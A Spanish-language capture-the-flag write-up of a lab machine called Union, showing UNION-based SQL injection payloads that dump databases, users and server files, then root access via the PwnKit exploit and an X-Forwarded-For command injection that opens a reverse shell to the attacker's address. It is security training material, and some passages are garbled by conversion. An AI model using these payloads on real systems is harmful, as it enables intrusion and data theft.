


# Union - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-methods:
|_   Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 80:



### Join the UHC - November Qualifiers

Player Eligibility Check

Introducimos un nombre de usuario:

### Join the UHC - November Qualifiers


Player Eligibility Check

Congratulations hacker you may compete in this tournament!

Complete the challenge [here](#)

Hacemos click en "here" nos lleva a la siguiente ruta:

# Join the UHC - November Qualifiers



Pero "test" no es la respuesta correcta. Por lo que tendremos que encontrar la flag. Vamos a intentar efectuar una SQLi eligiendo el jugador. Si enviamos el jugador "test" tenemos el siguiente resultado:

<pre>POST /index.php HTTP/1.1 Host: 10.10.11.128 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 11 Origin: http://10.10.11.128 Connection: keep-alive Referer: http://10.10.11.128/ Cookie: PHPSESSID=mv623gpqhvmjpjphsh141gofkqg Priority: u=0  player=test </pre>	<p>Congratulations test you may compete in this tournament!</p> <p>Complete the challenge <a href="#">here</a></p>
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Lo mismo enviando una comilla:

<pre>POST /index.php HTTP/1.1 Host: 10.10.11.128 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 8 Origin: http://10.10.11.128 Connection: keep-alive Referer: http://10.10.11.128/ Cookie: PHPSESSID=mv623gpqhvmjpjphsh141gofkqg Priority: u=0  player=' </pre>	<p>Congratulations ' you may compete in this tournament!</p> <p>Complete the challenge <a href="#">here</a></p>
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Y con un order by:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 25
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg
Priority: u=0
```

```
player=' order by 100-- |
```

Congratulations ' order by 100-- - you may compete in this tournament!

Complete the challenge [here](#)

Si ordenamos por 1 no cambia:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 23
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg
Priority: u=0
```

```
player=' order by 1|- -
```

Congratulations ' order by 1-- - you may compete in this tournament!

Complete the challenge [here](#)

Si intentamos una union select del 1 al 5 obtenemos el mismo resultado:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg
Priority: u=0
```

```
player=' union select 1,2,3,4,5-- -|
```

Congratulations ' union select 1,2,3,4,5-- - you may compete in this tournament!

Complete the challenge [here](#)

Pero si bajamos hasta el 1 el resultado cambia:

Request	Response
<div><div>PrettyRawHex</div><div>1 POST /index.php HTTP/1.1</div><div>2 Host: 10.10.11.128</div><div>3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0</div><div>4 Accept: */*</div><div>5 Accept-Language: en-US,en;q=0.5</div><div>6 Accept-Encoding: gzip, deflate, br</div><div>7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8</div><div>8 X-Requested-With: XMLHttpRequest</div><div>9 Content-Length: 27</div><div>10 Origin: http://10.10.11.128</div><div>11 Connection: keep-alive</div><div>12 Referer: http://10.10.11.128/</div><div>13 Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg</div><div>14 Priority: u=0</div><div>15</div><div>16 player=' union select 1 --</div></div>	<div><div>PrettyRawHexRender</div><div>Sorry, 1 you are not eligible due to already qualifying.</div></div>

Podemos intuir que la base de datos que esta en uso solamente tiene 1 columna. Vamos a descubrir todas las bases de datos que hay en el sistema:

<div><div>PrettyRawHex</div><div>POST /index.php HTTP/1.1</div><div>Host: 10.10.11.128</div><div>User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0</div><div>Accept: */*</div><div>Accept-Language: en-US,en;q=0.5</div><div>Accept-Encoding: gzip, deflate, br</div><div>Content-Type: application/x-www-form-urlencoded; charset=UTF-8</div><div>X-Requested-With: XMLHttpRequest</div><div>Content-Length: 84</div><div>Origin: http://10.10.11.128</div><div>Connection: keep-alive</div><div>Referer: http://10.10.11.128/</div><div>Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg</div><div>Priority: u=0</div><div>player=' union select group_concat(schema_name) from information_schema.schemata --</div></div>	<div><div>PrettyRawHexRender</div><div>Sorry, mysql,information_schema,performance_schema,sys,november you are not eligible due to already qualifying.</div></div>
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Descubirmos la base de datos "november". Vamos a ver las tablas que contiene:

<div><div>PrettyRawHex</div><div>POST /index.php HTTP/1.1</div><div>Host: 10.10.11.128</div><div>User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0</div><div>Accept: */*</div><div>Accept-Language: en-US,en;q=0.5</div><div>Accept-Encoding: gzip, deflate, br</div><div>Content-Type: application/x-www-form-urlencoded; charset=UTF-8</div><div>X-Requested-With: XMLHttpRequest</div><div>Content-Length: 111</div><div>Origin: http://10.10.11.128</div><div>Connection: keep-alive</div><div>Referer: http://10.10.11.128/</div><div>Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg</div><div>Priority: u=0</div><div>player=' union select group_concat(table_name) from information_schema.tables where table_schema='november'--</div></div>	<div><div>PrettyRawHexRender</div><div>Sorry, flag,players you are not eligible due to already qualifying.</div></div>
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Descubrimos las tablas "flag" y "player". Vamos a ver las columnas que contiene la tabla "flag":

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 135
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmnpjphsh141gofkqg
Priority: u=0

player=' union select group_concat(column_name)
from information_schema.columns where
table_schema='november' and table_name='flag' --
-
```

Sorry, one you are not eligible due to already qualifying.

Descubrimos la columna "one". Vamos a ver el contenido de esa columna:

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 53
Origin: http://10.10.11.128
Connection: keep-alive
Referer: http://10.10.11.128/
Cookie: PHPSESSID=mv623gpqhvmnpjphsh141gofkqg
Priority: u=0

player=' union select group_concat(one) from
flag-| -
```

Sorry, UHC{F1rst\_5tep\_2\_Qualify} you are not eligible due to already qualifying.

Hemos encontrado una flag que puede corresponder a la flag que nos solicitaban. La introducimos y obtenemos lo siguiente:

# Join the UHC - November Qualifiers

Welcome Back!

Your IP Address has now been granted SSH Access.

Se ha habilitado el servicio SSH. Habia una tabla llamada players, vamos a ver las columnas que tiene:

Request

PrettyRawHex

1

POST /index.php HTTP/1.1

2

Host: 10.10.11.128

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept: \*/\*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

X-Requested-With: XMLHttpRequest

9

Content-Length: 138

10

Origin: http://10.10.11.128

11

Connection: keep-alive

12

Referer: http://10.10.11.128/

13

Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg

14

Priority: u=0

15

16

player=' union select group\_concat(column\_name) from information\_schema.columns where table\_schema='november' and table\_name='players'-- -

Response

PrettyRawHexRender

Sorry, player you are not eligible due to already qualifying.

Encontramos la columna "player" vamos a ver los datos de la columna:

Request

PrettyRawHex

1

POST /index.php HTTP/1.1

2

Host: 10.10.11.128

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept: \*/\*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

X-Requested-With: XMLHttpRequest

9

Content-Length: 59

10

Origin: http://10.10.11.128

11

Connection: keep-alive

12

Referer: http://10.10.11.128/

13

Cookie: PHPSESSID=mv623gpqhvm pjphsh141gofkqg

14

Priority: u=0

15

16

player=' union select group\_concat(player) from players-- -

Response

PrettyRawHexRender

Sorry, ippsec,celesian,big0us,luska,tinyboy you are not eligible due to already qualifying.

Tenemos un listado de usuarios. Tras aplicar un ataque de fuerza bruta con los usuarios y las contraseñas de rockyou no he obtenido la contraseña.

A traves de la SQLi podemos cargar el /etc/passwd de la maquina victima:



```
player=' union select load_file('/etc/passwd')--
```

podemos acceder a la maquina victima. Con gobuster podemos

A través de la SQLi vamos a ver el contenido del archivo "config.php":

```
player=' union select
load file("/var/www/html/config.php")-- -
```

probar si nos podemos conectar por ssh haciendo uso de esas

```
(kali@kali) - [~/Downloads]
$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:
(kali@kali) - [~/Downloads]
$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)
to already
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Nov  8 21:19:42 2021 from 10.10.14.8
uhc@union:~$
```

## ESCALADA DE PRIVILEGIOS

### Metodo 1 (pkexec - pwnkit)

Podemos ejecutar el binario pkexec con permisos SUID:

```
uhc@union:/home/htb$ find / -perm /4000 2>/dev/null
/usr/bin/at
/usr/bin/fusermount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
uhc@union:/home/htb$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
```

Nos descargamos el binario de pwnkit. Le damos permiso de ejecucion y automaticamente escalamos hacia el usuario root:

```
uhc@union:~$ chmod +x PwnKit
uhc@union:~$ ./PwnKit
root@union:/home/uhc# ls -la
```

### Metodo 2 (X-FORWARDED-FOR)

Vamos a ver el codigo fuente de "firewall.php":



```
<?php
require('config.php');

if (!($_SESSION['Authenticated'])) {
    echo "Access Denied";
    exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>

</div>
<section class="bg-dark text-center p-5 mt-4">
    <div class="container p-5">

<?php
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else {
    $ip = $_SERVER['REMOTE_ADDR'];
};
system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>

    <h1 class="text-white">Welcome Back!</h1>
    <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
    </div>
</section>
</div>
```

Lo que hace este script es validar si cabecera "X-FORWARDED-FOR" existe y tiene contenido. A veces, hay que modificar esta cabecera en cada petición que se envía para evitar ser bloqueados. Después, si la cabecera tiene contenido se iguala a la variable "\$ip" y luego se introduce en el comando que ejecuta como sudo.

Vamos a enviar un curl utilizando la cabecera "X-FORWARDED-FOR" con cualquier IP y luego ejecutamos un ";" para inyectar un comando a continuación:

```
Access Denieduhc@union:/v$ curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1;ping -c 1 10.10.14.3"
Access Denieduhc@union:/var/www/html$
```

Nos dice "Access Denied". Esto es porque también tenemos que añadir la cookie de sesión que obtenemos a través de burpsuite:

```
curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1; ping -c 1 10.10.14.3;" -H "Cookie: PHPSESSID=mv623gpqhvmppjphsh141gofkqg"
```

```
uhc@union:/var/www/html$ curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1; ping -c 1 10.10.14.3;" -H "Cookie: PHPSESSID=mv623gpqhvmppjphsh141gofkqg"
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>

    </div>
    <section class="bg-dark text-center p-5 mt-4">
        <div class="container p-5">
PING 10.10.14.3 (10.10.14.3) 56(84) bytes of data.
64 bytes from 10.10.14.3: icmp_seq=1 ttl=63 time=111 ms

-- 10.10.14.3 ping statistics --
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.086/111.086/111.086/0.000 ms
        <h1 class="text-white">Welcome Back!</h1>
        <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
        </div>
    </section>
</div>
```

Nos ha llegado el ping:

```
(kali@kali)-[~/Downloads]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:57:46.277056 IP 10.10.11.128 > 10.10.14.3: ICMP echo request, id 2, seq 1, length 64
10:57:46.277076 IP 10.10.14.3 > 10.10.11.128: ICMP echo reply, id 2, seq 1, length 64
```

Como tenemos ejecución remota de comandos vamos a enviarnos una reverse shell:

```
curl -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR:1.1.1.1; bash -c 'sh -i >& /dev/tcp/10.10.14.3/1234 0>&1';" -H "Cookie: PHPSESSID=mv623gpqhvmppjphsh141gofkqg"
```

Nos llega la conexión:

```
(kali@kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.128] 48832
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Estamos con el usuario www-data, hemos desescalado privilegios pero podemos ver que comandos podemos ejecutar como sudo con este usuario:

```
(kali@kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.128] 48832
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on union:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on union:
    (ALL : ALL) NOPASSWD: ALL
```

Como podemos ejecutar cualquier comando como cualquier usuario vamos a invocar una bash:

```
$ sudo -u root bash
whoami
root
```